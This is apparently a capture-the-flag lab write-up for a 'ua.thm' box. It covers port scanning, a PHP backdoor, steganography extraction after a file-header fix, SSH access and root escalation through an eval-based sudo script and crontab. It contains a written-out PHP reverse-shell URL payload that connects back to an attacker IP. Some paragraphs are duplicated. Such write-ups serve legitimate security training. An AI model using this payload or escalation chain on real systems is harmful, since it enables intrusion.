
nmap -p- --open -vvv -n -Pn -sS --min-rate 5000 10.129.178.239 -oG AllPorts.txt
nmap -p22,80 -sCV --min-rate 5000 10.129.178.239
I only found 2 open ports, ssh and http.

Using fuzzing, I found an interesting directory, assets.
 Inside assets, I found a index.php file.

 This is extrange, so, I make some tests and i can see who it is a backdoor after sending commands with a get cmd.


Using this, I execute a reverse shell.
http://ua.thm/assets/?cmd=php%20-r%20%27$s=fsockopen(%22192.168.138.103%22,9001);proc_open(%22sh%22,[$s,$s,$s],$p);%27
Soon, I found something interesting in the web directory.
 And, inside it, something who looks like a base64.
 So, I whent to decode it.
 Of course, it looks like a password who this man could use, but its not.
 Its isa probably a passphrase for a key or something like that.
Inside images, I also found a extrange image.
Its isa probably a passphrase for a key or something like that.
Inside images, I also found a extrange image.

Using wget, I extract this image.
wget http://ua.thm/assets/images/oneforall.jpg
Now, I use steghide to extract all the info.
steghide extract -sf oneforall.jpg
But, it call for a passphrase.
 Now, I can use the passphrase found, I can extract the info inside the image.
But, it hits an error.
Now, I can use the passphrase found, I can extract the info inside the image.
But, it hits an error.
 Using xdd, I can see who this file is a png, not a jpg.
xxd oneforall.jpg | head
 So, I need to change the magic number of the file to the magic file of a png with hexedit.
hexedit oneforall.jpg

 WIth this, now, I can make the extraction.

 He didnt deleted the file.

WIth this, now, I can log as deku and read the user flag.
He didnt deleted the file.
WIth this, now, I can log as deku and read the user flag.
With sudo -l i can see who deku can use a bash script as sudo.
 This app is vulnerable to RCE due to the insecure use of eval.
 But also, have some filters who I need to bypass.
 This script allows me to write files as sudo.
 So, I will write a script in crontab.
 With this, Im able to execute bash as sudo.


 And with this user, read the flag.